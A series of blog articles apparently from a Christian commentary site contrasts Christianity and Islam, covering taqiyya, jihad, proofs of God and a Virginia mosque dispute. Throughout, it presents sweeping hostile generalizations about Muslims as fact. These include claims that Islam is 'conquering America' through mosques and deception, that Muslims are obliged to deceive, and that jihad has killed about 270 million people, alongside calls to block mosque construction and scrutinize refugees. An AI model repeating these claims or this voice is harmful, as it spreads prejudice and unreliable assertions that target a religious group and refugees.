We've seen some of Islam's followers present significant distortions, omissions, and deceptions in both written and oral forms. But they are only following what they are called to do, an ideology where the ends are used to justify the means. This ideology contains a concept called taqiyya to advance Islam, an idea supported by Muhammad's behavior. This concept is most often associated with Shi'ite Islam, but is also incorporated into some traditions relied on by Sunni Islam.

Taqiyya and Islam

During the Battle of the Ditch (in 627) Muhammad's followers were surrounded by forces from Mecca and its allies. Those attacking Medina were not strong enough to penetrate its defenses, but neither were Muhammad's forces strong enough to break the siege. During the siege a Ghatafan (Arab tribe) convert to Islam, whose tribe did not know had converted, approached Muhammad and asked him what could be done to help. Muhammad replied,

> You are only one man among us, so go and awake distrust among the enemy to draw them off us if you can, for war is deceit.

The Ghatafan convert went to the Jews, Meccans, and Ghatafan that were allied against Muhammad, and was able to sow distrust among them. The siege fell apart. Shortly thereafter, Muhammad received a vision and was told to fight against the B. Qurayza, the Jewish tribe that had assisted the Meccans and Ghatafan in the siege. The Jews surrendered on the condition that their fate be determined by an umpire they appointed. Muhammad agreed. The umpire the Jews appointed said, "Then I give judgement that the men should be killed, the property divided, and the women and children taken as captives." The sirat goes on to say,

> Then they surrendered, and the apostle confined them in Medina in the quarter of d. al-Harith, a woman of the B. al-Najjar. Then the apostle went out to the market of Medina … and dug trenches in it. Then he sent for them and struck off their heads in those trenches as they were brought out to him in batches. … There were 600 or 700 in all, though some put the figure as high as 800 or 900.

The Take-Away

Dividing enemy combatants in war is a valid tactic, one sanctioned by Muhammad's example. Both Dr. Dammaj and Pete Seda indicated there was no such thing as holy war within Islam. But if there is no holy war against non-Muslims, then why the deception to promote Islam? Further, it is one thing to use deception against enemy combatants in war, but another entirely to use it against civilians you say you are not at war with. Peace, unity, and truth come from God. Conflict, division, and deceit do not.

But this tactic makes sense if we look again to the Muslim Brotherhood's *Explanatory Memorandum*, and the role Islamic centers are to play within their plan for the U.S. and Canada.

> In brief we say: we would like for the Islamic center to become "The House of Dawa'" and "the general center" in deeds first before name. As much as we own and direct these centers at the continent level, we can say we are marching successfully towards the settlement of Dawa' in this country.

We must resist their plan if we wish to retain our society, our religion, our freedom, and our identity. Defeating it requires at least two things. First, an understanding of that plan. Second, possessing sufficient strength in our own faith to defend it. We can also add a third item to counter their plan, we simply use Islam's history against it. The following actions are oriented to the second item. All these proposed actions require the kind of learning and understanding that becomes wisdom. And all require unity.

Don't Let Go of God, No Matter What

I will attempt in my own inadequate way to use logic alone—to be rational in writing about each action. First causes, such as God, cannot be demonstrated, but that doesn't mean logic cannot be used to make inferences, attempting to draw some understanding from the facts lying before us.

God Exists

Our only solution lies in following God, but there appear to be at least three reasons for not doing so. Either God does not exist in the first place, or He exists and is either one with creation or does not care about creation at all. The beginning for refuting this first point is existence itself. The real question is not that something exists, but rather why something exists—or in another form, why nothing does not exist. That something exists there is no doubt, for we are part of it. We are and we know that we are. To say otherwise, is foolishness. A simple proof. If you believe there is no existence, then please come by for coffee some time. I'll pour it from above your head into a cup you hold in your lap. *After all, if I miss it won't matter because you don't exist*.

God is Separate from Nature

All creation involves separation, not unification. If there is a house, there must be a builder. If there is a work of art, there must be an artist. If there is a car, there must be a manufacturer. If there is a creation, there must be a Creator. The real difference here is creation's Creator must be infinite. Nothing finite (like man) can create something else finite from nothing. Creation can be viewed not so much as a final product, but the material from which other things can be created. However, man does not have the ability to create something from nothing.

Creator must also have existed before creation. The builder must exist before a house can be built, the artist before a work of art can be created, or the manufacturer before a car can be built. There must be time, a type of order, created in conjunction with creation.

Judeo-Christian beliefs provide the only explanation for all the above. *There is a Creator. He is infinite, and therefore outside of time. He created creation*.

Man Holds a Unique Place Within Creation

In addressing the first point, we've gone a long way toward addressing the second, the question of whether He is separate from His creation. But we can go further using the previous example. An elephant possesses much strength, but can it build a house? A dog an overwhelming disposition to please its master, but can it paint a picture or write a story—even a bad one? An ape possesses dexterity and ingenuity, but can it clear the land and cultivate a field? *The answer to all of these questions is No*.

Only man, in all of creation, can do any and all of these things. Therefore, while man is a part of creation, through this difference he must at least hold a distinct place within it. Post-modernism holds the Eastern perspective that all creation is one. If this is true then men must be no different from the rest of creation. However, we've just seen that is not the case. We can use another example concerning nature and man from G.K. Chesterton,

> There is no equality in nature; also there is no inequality in nature. Inequality, as much as equality, implies a standard of value. To read aristocracy into the anarchy of animals is just as sentimental as to read democracy into it. Both aristocracy and democracy are human ideas: the one saying that all men are valuable, the other that some men are more valuable.

To discuss such strictly human ideas as aristocracy and democracy is unique to man. I hold the difference between man and the rest of nature noted above is due to only one thing, that man alone has been given God's image. An inward image, that includes our mind and ability to reason. It is the only reason we can have this discussion, let alone it mean anything at all.

To be sure, this image within man is a very dim image of God, far removed from Him. But it is also true that there is nothing else in all creation that is closer. Man alone is capable of doing things the rest of creation cannot do. *So man is distinct, or separate if you will, from the rest of creation, just as God as creator is not one with creation*.

God Loves and Therefore Must Care

Eastern religions and the 'New Age' movement rely on the proposition that Nature is our mother. We must worship the Creator within, the Creator that is also within Nature. If true, we must look at our neighbor as our self. However, love is not possible if we are all one. Only if we are separate is love possible. *Love is experiential. It requires an object outside ourselves*. This is true for the love to be shared between man, and also true for the love that we should have for nature. It is this latter love that provides the drive for true progress to occur.

On the other hand, Christianity asserts that Nature is our sister, both created by the same Creator but separate. God created creation, man and nature, out of love. The following proof this is so was offered by Clement of Alexandria in the second century.

> For assuredly He does not hate anything, and yet wish that which He hates to exist. Nor does He wish anything not to exist, and yet become the cause of existence to that which he wishes not to exist. Nor does He wish anything not to exist which yet exists. If, then, the Word hates anything, He does not wish it to exist. But nothing exists, that cause of whose existence is not supplied by God. Nothing, then, is hated by God, nor yet by the Word. For both are one – that is, God. … If then He hates none of the things which He has made, it follows that He loves them. Much more than the rest, and with reason, will He love man, the noblest of all objects created by Him, and a God-loving being. Therefore God is loving; consequently the Word is loving.

But if God is one then how does He have love to give? The answer lies in that Christianity alone adheres to there being a single Triune God. *A God that is personal. A God who became man*. By there being three persons within one single essence, there is community and therefore can be love. You can give only what you've got.

These are paradoxes, but that is something that separates Christianity from paganism. The Greek philosophers believed that virtue and vice were a balance, a matter of degree. Black and white make gray. Thus ideas such as the noble lie. Christianity resolves this riddle by saying both fully present and both are in conflict. Black is black and white is white, but both are fully present at the same time. *Our choices determine which we do*.

One final point. When we embrace a universalist view of God, and worship the God within, we end up worshipping ourselves. *We worship man. Also, this single God cannot love, there is no Being*. He must give Creation something that He does not possess. Chesterton points out where this path leads for creation. "According to most philosophers, God in making the world enslaved it. According to Christianity, in making it, He set it free." This is the reason God made man free, but Allah made man slaves.

But one may still ask how is a Triune God possible? As a finite human being we can only respond it is a mystery, for *He is God*.

Dan Wolf is a researcher, analyst, and author. He has written three books examining the relationship between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles derived from those relationships. Links to his work can be found at the **Living Rightly** website.

Guillaume, A., *The Life of Muhammad, A Translation of Ibn Ishaq's Sirat Rasul Allah,* p. 458, Oxford University Press, 2006.

Ibid, p. 464.

Ibid.

According to **http://www.thefreedictionary.com/**, Dawa means "the practice or policy of conveying the message of Islam to non-Muslims." Accessed 09/17.

Muslim Brotherhood's, *An Explanatory Memorandum, On the General Goal for the Group in North America*, p. 10, as posted on the Clarion Project website. **https://clarionproject.org/muslim_brotherhood_explanatory_memorandum/.** Accessed 08/17.

Chesterton, G.K., *Orthodoxy*, p. 65, Jefferson Publication, 2015.

Rev. Alexander Roberts and James Donaldson, *The Ante-Nicene Fathers, Fathers of the Second Century: Hermas, Tatian, Athenagora, Theophilus, and Clement of Alexandria (Entire),* Vol. 2, p. 225, Wm. B Eerdmans Publishing Co., 1989. Paedagogus, Book I, Chapter VIII.

Chesterton, G.K., *Orthodoxy*, p. 49, Jefferson Publication, 2015.

Lawfare in Henrico County and Living in Fear

AUGUST 26, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Across the Nation, the Islamic Movement is quietly, community by community, conquering America. How?

Elected officials defend and promote the jihadist. In fact, in many cases, it is the Department of Justice (DOJ) and state governments that have done their best to accommodate Muslims even when the supported Muslim community is waging Civilization Jihad, lawfare, against an affected location.

Such a battle is occurring in exurban Henrico County in central Virginia between legacy American property rights and expansion of the Islamic Center of Richmond (ICR). In addition to legal harassment, the community of Hoehns Lakeview Farms has experienced numerous acts of criminal violence including death threats. For details, link and view a video **Living in Fear**, (see video below).

Seeking protection for her community, 'dominant landowner' Sylvia Hoehns Wright solicited help from ***Christopher Peace, delegate Hanover County for VA General Assembly*** who influenced the enactment of an antiSLAPP amendment effective July 1, 2016 which not only protected Wright's community but all state of Virginia residents.

So, what can you do? Make a choice to 'stand with', join Wright and her community in an effort to hold governmental leaders accountable. Educate yourself, **review GoFundMe – *Hoehns Lakeview Farms***, .

As delegate Christopher Peace says, "Protecting religious freedom does not mean permitting people to violate the law in the name of religious freedom. Religious freedom remains freedom to believe, but not a freedom to act in violation of facially neutral laws. For many years people defended racist laws as being required by their religion. But religion should not grant one the right to ignore the law. Jefferson advised us that if a neutral law required action that violated a person's religious belief that person had to abide by the law. We are a nation of laws after all."

Lawfare, American Property Rights versus Muslim Supremacy
http://www.lulu.com/spotlight/syhwright


Living in Fear,

GoFundMe – Hoehns Lakeview Farms, **https://www.gofundme.com/a5hp78uc**


https://youtube.com/watch?v=

How Should Christian's Respond

AUGUST 26, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, GREAT RESET, ISLAM



Article 9 in a Series



The previous articles focused on some of the differences between Islam and Christianity, and why those differences matter. Islam's ideology is both contrary to and incompatible with Christian doctrine and principles. Principles that form our society's very foundation. This article looks at how we, as Christians, should respond to this threat—and by extension to any other threat. The difference comes down to Jesus and His teachings, and that is where we'll start.

Jesus of Nazareth

Jesus continues to influence the world in ways that few others have ever done. Volumes were written by the early church fathers and are still written about Him today; about His life, His teachings, and their life lessons for us. His life and death are corroborated by non-Christian sources as cited in **article 6**. It comes down to who is He, what He promised, and what He called us to do. We'll look to the Bible for answering these questions as it contains His word.

Who Is Jesus?

There are many passages that could be cited to answer all three questions, but Jesus himself provides the answers. These quotes are simple and go straight to the heart of the matter in each case.

> Jesus said to him , "I am the way, and the truth, and the life; no one comes to the Father but through Me. If you had known Me, you would have known My Father also; from now on you know Him, and have seen Him." John 14:6-7

God is the only way to truth and life, and Christ is One with the Father which is why His promise matters.

What Did He Promise?

> Jesus said to her , "I am the resurrection and the life; he who believes in Me will live even if he dies, and everyone who lives and believes in Me will never die. Do you believe this?" She said to Him, "Yes, Lord; I have believed that You are the Christ, the Son of God, even He who comes into the world." John 11:25-27

We have His promise of eternal life when we give ourselves to HIm. God's word is eternal, spoken one time for all time, and He cannot lie.

What Are We Called To Do?

There are two parts to this answer. The first is the way and the second the end.

> "Therefore everyone who hears these words of Mine and acts on them, may be compared to a wise man who built his house on the rock. And the rain fell, and the floods came, and the winds blew and slammed against that house; and yet it did not fall, for it had been founded on the rock. Everyone who hears these words of Mine and does not act on them, will be like a foolish man who built his house on the sand. The rain fell, and the floods came, and the winds blew and slammed against that house; and it fell—and great was its fall." Matthew 7:24-7

We are to both listen and do. But what are we to do? Two final short passages.

> "Let your light shine before men in such a way that they may see your good works, and glorify your Father who is in heaven." Matthew 5:16

> "For I say to you that unless your righteousness surpasses that of the scribes and Pharisees, you will not enter the kingdom of heaven." Matthew 5:20

We are to do good works aligned with the Father's will, and develop the characteristic of righteousness. Righteousness is defined as the quality of being morally upright—virtuous. We are to become good.

Therefore, any response should include:

- Turning toward God
- Learning who He is through study and having a personal relationship with Him
- Choosing to follow Him
- Fulfilling our purpose, which includes standing for the Christian principles we are to believe and follow

A Response to Islam

So what can we do? First, Islam is an ideology, in many respects similar to the fascism and communism that were beaten in the twentieth century. So some of the same approaches and tactics should be effective against Islam as well. This is where most solutions I've seen focus. While it is a start, such an approach ignores the religious component that Islam has but these other ideologies did not. Without incorporating a spiritual aspect into any response we will simply not address the cause, but only some of the effects. This will at best lock us into a stalemate that is never fully resolved. We should attempt to formulate something better.

These responses are predicated on the fact that there are both spiritual and temporal aspects to this war. In addition, there are things that can be done at the individual level, and others that must be done by organizations that support our society (such as our government, military, and first responders). But even then, in the end it is our responsibility. As power ultimately rests in us as a people, we alone are responsible for holding our elected leaders and supporting organizations accountable for both the actions they choose to take—and those they do not. This article focuses on individual responses. Organizational responses can be found in many other sources including Micheal Flynn's *The Field of Fight* and Sebastian Gorka's *Defeating Jihad*.

Individual Responses

These are arguably the most important actions to be taken. We both transform ourselves, and through that transformation exert pressure on our leaders to simply do the right thing. If we fail to get these right, little else will matter. They are a necessary part of the solution that must be supported by the organizational responses.

<u>Spiritual Aspects</u>

- **Pray –** Pray for our nation, our leaders, and our people. But also pray for Muslims, that they will truly find Christ and come to know and turn toward Him.
- **Study** – Know your faith and your story, how Christ has made a difference in your life. In the words of Thomas Aquinas, we are not called to prove the faith, but to defend it.

  One of the greatest tools we have is the Qur'an itself. Many choose to leave Islam after reading it, and to question its contents. Islam does not allow its followers to question any part of the Qur'an. High illiteracy rates, the availability of few books if one can read, and the fact that only about 20% of the world's Islamic population's native language is Arabic contribute to the problem. What many of Islam's followers understand about Islam comes from what the imams teach. Christianity offers hope and salvation, Islam offers only despair and uncertainty.

- **Live** – Live as we are all called to live, by showing Christ to others through our actions, and if we need to do so use words. If you have Islamic neighbors or co-workers, reach out to them. We share the same nature, and many of the same concerns. As Islam is all, there are many ways leading to discussing Islam's principles. Two basic concepts will help in Muslim outreach.
  - o Have a basic understanding of their culture.
  - o Don't be afraid to discuss religion, but know what you believe, why you believe it, and voice it. Otherwise you will be perceived as either weak or a hypocrite. Remember, you are not speaking with someone who does not believe, but instead believes they already know something about God.
- **Act** – Demand accountability from our religious leaders, churches and synagogues, and religious organizations. Simply ask that they speak and teach God's truth – the full truth – and act upon it. Those participating in the inter-faith discussions that sparked this series risk building one-way bridges away from the very faith they profess to believe.

There is a connection between faith and governance that the preachers of the First and Second Great Awakenings understood, spoke, and acted upon. That truth needs to be restored to our pulpits and charitable organizations today, and we are responsible for holding our leaders accountable.

<u>Temporal Aspects</u>

- **Educate** – This cannot be stressed enough. It is essential, and it must be an education in both reason and faith as both are needed for us to complete what we were created to do. Unfortunately, that education will not be found today in our educational institutions, media, or leaders. This too is up to us. It is a big effort, but others have gone before us and have already blazed the trail. It is one of the reasons I first began to write. To find such sources and share them with others.

- **Stand** – Stand and act for what you believe. If you are not willing to stand, why should anyone else? It is often hard, especially in today's culture, but things will not change without acting on what you believe—without doing. The last election was only a reprieve and not a victory.
- **Engage** – Get to know your local, state, and federal political representatives. They are there to serve you.
    - o Most know nothing about what we've discussed in this series.
    - o Islam is making active outreach efforts to your state and local representatives. You need to do the same.
    - o Write, call, and visit them. Respectfully share your concerns.
    - o Get to know your local law enforcement members. If you see something that doesn't look right, let them know.
    - o Resist the building of new mosques by using the law, and if your elected officials will not enforce the law, replace them with elected officials who will.
    - o Demand to know about refugees resettled in your area.
        - The State Department has testified that these meetings are open. Make sure that your local officials know about these meetings and attend.
        - Voice your concerns about refugee relocation to your state coordinator who oversees the refugee resettlement program.
        - Refugee resettlement increases demand for various local services. You and your local officials have the right to know. It's your money.
        - Demand the voluntary agencies (VOLAGs) bringing refugees into your community make themselves available at public meetings to explain their programs and how they fit into the overall process.
    - o Demand accountability of your elected officials. Rep. Diaz-Balart has again introduced a bill (this year it is HR 377) whose goal is to have the Muslim Brotherhood declared a terrorist organization. This would go a long way to routing out these individuals from our government and other positions of power that previous administrations has allowed to happen. Demand your representative support the bill, or explain to you why they are unwilling to do so. Urge them to bring the matter to a vote.
    - o Demand our federal government return again to requiring our elected officials to pass a basic background check in order to sit on committees receiving national security related information. Not doing so today when our principles are under attack is insane.

As this article is being written, the violence in Charlottesville, VA is occurring. That violence is an example of mindless hatred that should be condemned. Violence that is supported by groups oriented toward division and control. Through their actions, these groups prove they represent the same side, a side supporting evil—Satan. So this series will end by discussing some things we should not do.

Dan Wolf is a researcher, analyst, and author. He has written three books examining the relationship between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles derived from those relationships. Links to his work can be found at the **Living Rightly** website.

All Bible passages are from the New American Standard Bible.

The full quote is from Titus 1:2. 'n the hope of eternal life, which God, who cannot lie, promised long ages ago.'

Wolf, Dan, *A War For God*, pp. 257-8, living rightly publications, 2017.

Flynn, Micheal T., *The Field of Fight*, St. Martin's Press, 2016.

Gorka, Sebastian, *Defeating Jihad,* Regnery Publishing, 2016.

Jihad's Nature

AUGUST 20, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, CRUSADES, INTERFAITH, ISLAM

Article 8 in a series *(see full Interfaith list here)*

This article covers a topic that most of us have some familiarity with—jihad. There is much misinformation about this topic, so we are going to focus on only a few significant items.

What Does Jihad Mean?

The first item is what exactly does jihad mean. According to Pete Seda, "the word jihad literally means struggle." This is true, but what really matters is what does this word mean within the context of the Qur'an? What kind of struggle? Below are just a few verses from it and Ibn Ishaq's sirat.

> Then, when the sacred months have passed, slay the idolaters wherever ye find them, and take them (captive), and besiege them, and prepare for them each ambush. But if they repent

> and establish worship and pay the poor-due, then leave their way free. Lo! Allah is Forgiving, Merciful. (S9.5)
>
> Fight in the way of Allah, and know that Allah is Hearer, Knower. (S2.244)
>
> As for those who disbelieve I shall chastise them with a heavy chastisement in the world and the Hereafter; and they will have no helpers. (S 3.56)
>
> We shall cast terror into the hearts of those who disbelieve because they ascribe unto Allah partners, for which no warrant hath been revealed. Their habitation is the Fire, and hapless the abode of the wrong-doers. (S3.151)
>
> The only reward of those who make war upon Allah and His messenger and strive after corruption in the land will be that they will be killed or crucified, or have their hands and feet on alternate sides cut off, or will be expelled out of the land. Such will be their degradation in the world, and in the Hereafter theirs will be an awful doom. (S5.033)
>
> God said, 'It is not for any prophet (before thee) to take prisoners from his enemies until he has made slaughter in the earth.' … God desires the next world, i.e., their killing them to manifest the religion which He wishes to manifest and by which the next world may be attained. (484)
>
> Fight everyone in the way of God and kill those who disbelieve in God. (992)

In the passages from the sirat, the word God refers to Allah. None of the verses above have anything to do with a personal struggle, nor do most of the other verses about this topic within the Qur'an. None of the verses above are constrained to a particular time or place either. They are open ended, to be carried out until the task of all submitting to Islam is complete.

Are There Different Kinds of Jihad?

Most people do not realize that there are different forms of jihad. In addition to jihad of the sword, with which we are most familiar; there are several non-violent types including jihad of the mind (teaching), pen(writing), tongue (speaking), piety (charitable acts), and wealth. All who follow Islam are required to advance it, by peaceful means if possible or violent means if not. Examples of the non-violent forms includes the publication of books and articles favorable to Islam (such as the Islam Is … book we've been citing), the creation of Middle Eastern studies chairs at colleges and universities, the establishment of organizations supporting Islam such as the Council on American Islamic Relations (CAIR), and the funding of mosques and the other items just mentioned by Saudi and other monies.

This is the fulfillment of the Muslim Brotherhood's civilization jihad described in their *Explanatory Memorandum* incorporated into the Holy Land Foundation trial.

What Does Peace Mean?

We discussed in preceding articles several instances where the same word means something different in Eastern and Western cultures. Another such word is peace. In West the idea of peace is characterized by the following quote from Augustin: "Peace is the end sought for by war. For every man seeks peace by waging war, but no man seeks war by making peace." He goes on to say even they who intentionally interrupt the peace do not hate peace, but only want a peace that suits them better.

This notion assumes that peace is man's normal state. Peace happens when a people is turned toward God as they obey divine law: to love God and our fellow man. One's actions should generally be charitable as their focus should be on self-sacrifice. When man turns away from God and toward himself, he is more likely to harm others by his actions. He turns from self-sacrifice to self-interest: "For he sees that peace cannot be maintained unless all the members of the same domestic circle be subject to one head, such as he himself is in his own house." Man turns from virtue to vice in order to enforce his will on others.

A Different View of Peace

The Arabian Peninsula's environment was very different in some respects. It was harsh and unforgiving. Life was often lived on the edge as there frequently was not enough for everyone. Raiding was a centuries old means of obtaining what you needed but did not have. Alliances were struck where beneficial, but subject to change as needs changed. Things could and did change rapidly.

Into the sixth century, unlike the rest of the known world, Arabia had no rule through a central authority. Instead tribal rule was exercised, and a leader was responsible for those in his clan or tribe. A code of conduct called *muruwa* existed, and represented the Arabic idea of manliness and honor. This honor was maintained or increased based upon the results of one's actions, whether those actions brought prestige or increased a tribe's wealth. The outcome is what mattered. Killing another was okay if it was seen as bettering a tribe's position or done in retaliation for a dishonorable act.

In such an environment, conflict was the norm, and peace the interlude between conflict. This notion fits with the kind of submission required by Islam. Peace is obtained only after the struggle ceases, when there is submission. I am not saying than one culture is better than the other, or that one is right and the other wrong, but merely that in some ways the cultures were very different and in this respect the opposite of each other. This Arabic culture was incorporated into Islam.

This is seen by the integration of Islam's teachings into the Arab Sunna that existed before Muhammad, in addition to other cultural carry overs such as polygamy, slavery, and child weddings.

Islamic Jihad Falsehoods

This section will present some additional statements from *Islam Is* … about jihad, and present some facts that cannot be explained away when considering Islam's history. Some of the quotes come from the Qur'an and are indicated by an 'S' followed by a number.

Fight When Attacked

> The Qur'an makes it clear that it is permissible for people to fight back against those who attack them. God says, "Fight in the cause of God those who fight you, but do not transgress limits; for God loves not transgressors." (S 2.190)

It is permissible to attack another only when you are attacked. When Muhammad died in 632, he had placed almost all of the Arabian Peninsula under his control. Yet, within 100 years time Islam had expanded its territory from the Arabian Peninsula to southern France in the West and modern India in the East. This area is as much as Rome commanded at the height of its power, but it took Rome almost five centuries to acquire. Islam in the West was only turned back at the Battle of Tours under Charles 'The Hammer' Martel in 732. It was the non-Islamic kingdoms who fought a defensive war against Islamic aggression, and it was in response to Islamic aggression and its treatment of non-Muslims that resulted in the Crusades. (Click **here** for more about Islam's early history.)

Fight Against Oppression and Repression

> It is permissible to fight against oppression and persecution. This does not apply only to Islam and Muslims, because everyone has the right to worship God. "To those against whom war is made, permission is given because they are wronged and verily God is Most Powerful for their aid." (S22.39)

This statement indicates that one is permitted to fight when they are not allowed to worship God. However, within Islam only its form of worship is recognized as worshipping God. Early Islamic rule was in many ways no different from the surrounding kingdoms it encountered. What is unusual is the extent to which Islamic rule carried out those principles, and the length of time over which they were executed. Islam found and incorporated much of its law and governance structures from the Byzantines and Persians. Under the Abbasid Dynasty, the Islamic governance structures hardened into what we know today. (Click **here** to read the first of three articles about the Abbasid Dynasty).

Defend Others of Faith

> To those against whom war is made, permission is given because they are wronged and verily God is Most powerful for their aid. those who have been expelled from their homes in defiance of right except that they say, 'Our Lord is God.' If God did not check one set of people by means of another, there would surely have been pulled down monasteries, churches, synagogues, and mosques, in which the name of God is commemorated in abundant measure. This clearly means that Muslims must fight to protect and defend people of other faiths if they are in areas where the Muslims have effective power. The life, honor, and property of all people are considered sacred whether they are Muslim or not.

This is a startling claim as dhimmitude was formalized under the Abbasid. Dhimmis are the non-Islamic peoples living in land under Islamic control. Those not following Islam were the property of the state (fay). They had almost no rights. They were only allowed to stay at the pleasure of the Islamic governing authorities, were required to pay extremely harsh taxes, and were reduced to slave labor cultivating the land. Passports were first created during this era, and were required for the non-Islamic population to leave their area. Tattoos were used to identify the kingdom and city to which a dhimmi belonged. Dhimmis were to be humiliated during the payment of their taxes. While there were writings limiting this practice, history shows they were very seldom carried out. (Click **here** for more information on dhimmitude)

No Such Thing as Holy War

> There is no such thing as "holy war" in Islam or in the Qur'an.

In the overwhelming number of instances where the word is used within the Qur'an, jihad is referring to war. In addition, Muhammad created the Constitution of Medina soon after leaving Mecca. This is one of his first acts after arriving at Medina. Part of this document says the following. It is interesting to note that Islam does not start its calendar from when Muhammad received his first revelation in 610, but instead when he migrated to Medina in 622, shortly before this document was created.

> The Jews shall contribute to the cost of war so long as they are fighting alongside the believers. The Jews of the B. 'Auf are one community with the believers (the Jews have their religion and the Muslims have theirs) … The contracting parties are bound to help one another against any attack on Yathrib. If they are called to make peace and maintain it they must do so; and if they make a similar demand on the Muslims it must be carried out except in the case of holy war. (344)

The Truth About Jihad

Like it or not, believe it or not, we are in a war. We did not ask for it, nor did we start it. It is a war that has been declared upon us simply because of what we believe. It has been going on for almost 1,400 years. All wars have casualties. No one knows exactly how many have died in this one, but a few have attempted to estimate the number using both Islamic and non-Islamic source documents. These estimates put the numbers in the hundreds of millions. One source puts the estimate at about 270 million, or about 200,000/year. These figures include Christians from all sects, Jews, Zoroastrians, Buddhists, Hindus, Llamaists, Gnostics, and pagans. In short, anyone who did not follow Islam. In the last decade alone it is estimated that 900,000 Christians have died. The figures for their deaths by Islam are 30,000 in 2016 and 115,00 in 2015 – and these numbers represent only the Christians who have died.

This is the harsh reality, and it only temporarily subsided after the Ottoman Empire's defeat at the end of World War I. We are free to make our own choices, but we should at least be honest using facts in our discussions and analysis.

Dan Wolf is a researcher, analyst, and author. He has written three books examining the relationship between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles derived from those relationships. Links to his work can be found at the **Living Rightly** website.

Seda, Pete, *Islam Is* …, p. 13, 2002.

Biography of Muhammad's life.

All Qur'an verses are from Pickthall, M. M., *The Meaning of the Glorious Qur'an*, amana publishing, 1999.

Guillaume, A., *The Life of Muhammad: A Translation of Ibn Ishaq's Sirat Rasul Allah*, pp. 326-7 and p. 672, Oxford University Press, 2006. The reference is to the paragraph number appearing alongside the text.

An Explanatory Memorandum: On the General Strategic Goal for the Group In North America, 5/22/1991, p. 4, **http://www.clarionproject.org/Muslim_Brotherhood_Expanatory_Memorandum**, accessed 11/2016.

Schaff, Philip, *Nicene and Post-Nicene Fathers, Vol. 2, Augustin: City of God, Christian Doctrine*, p. 407, Wm. B. Eerdmans Publishing Company, Book XIX, Chapter XII.

Ibid, p. 408.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 231, Princeton University Press, 1981.

Seda, Pete, *Islam Is* …, p. 13, 2002.

Ibid.

Ibid.

Guillaume, A., *The Life of Muhammad: A Translation of Ibn Ishaq's Sirat Rasul Allah*, Oxford University Press, 2006.

There are several sites which contain additional information on this topic. One is Bill Warner's *Political Islam* site at **https://www.politicalislam.com/tears-of-jihad/.** Accessed November, 2016.

Why the Differences in God's Nature Matter

AUGUST 13, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, INTERFAITH, ISLAM

Article 7 in a Series *(see full Interfaith list here)*

By Dan Wolf

Articles 2 and **6** explored some significant differences between God and Allah. This article examines one implication of those differences. Truth. Will. Not so much what it is or is not, but rather is it timeless and changeless or does it change with time? And if the latter, what are some implications of the difference?

God's Will

The Bible is clear that God's will, His Word and promises do not change. They were spoken once before time for all time. We have the following passages from the Bible supporting this idea.

> God is not a man, that He should lie, Nor a son of man, that He should repent; Has He said, and will He not do it? Or has He spoken, and will He not make it good? Numbers 23:19
>
> Every good thing given and every perfect gift is from above, coming down from the Father of lights, with whom there is no variation or shifting shadow. James 1:17
>
> Remember those who led you, who spoke the word of God to you; and considering the result of their conduct, imitate their faith. Jesus Christ is the same yesterday and today and forever. Hebrews 13:7-8

The New Testament documents the fruition of the Old Testament prophesies. In Christ's words, "Do not think that I came to abolish the Law or the Prophets; I did not come to abolish but to fulfill." Matthew 5:17

There is no reason for God's Word, His Truth, or His will to change. By His foreknowledge he knew all of the good and bad decisions we each would make since before the beginning of time. With that foreknowledge He turned even our bad decisions to His good. That is God's Divine Providence. As a result, man has free will within God's perfect plan.

Allah's Will

So what does Islam have to say about Allah's will and truth? From *Islam Is* … "The Prophets, from Adam to Muhammad, were all brothers in faith. They all called people to the same truth. Different Messengers came with different sets of laws sent to God to guide and govern the people, but the essence of their teachings was the same." We saw above that God's truth, and will, do not change. They are one. Pete Seda's statement indicates that idea also holds true within Islam.

However, Allah is pure will; without Being, Essence, or Nature. This will provides unity as it holds absolute control over every aspect of creation. Within Islam Allah is the cause of all actions, but these actions are not a part of Allah's Nature—as Allah is pure will. This will is absolutely inscrutable. Therefore, man cannot have a personal relationship with God, he can only obey. *This is Christianity's opposite, as man is made in God's image and is intended to have a personal relationship with Him. It is through that relationship that we are transformed and accomplish our purpose*.

Implications

Several Important implications arise from the above differences.

Abrogation

While God's will does not change, Allah's will does. Below are two contradictory passages from the Qur'an.

> Theirs are good tidings in the life of the world and in the Hereafter – There is no changing the Words of Allah – that is the Supreme Triumph. (S10.64)
>
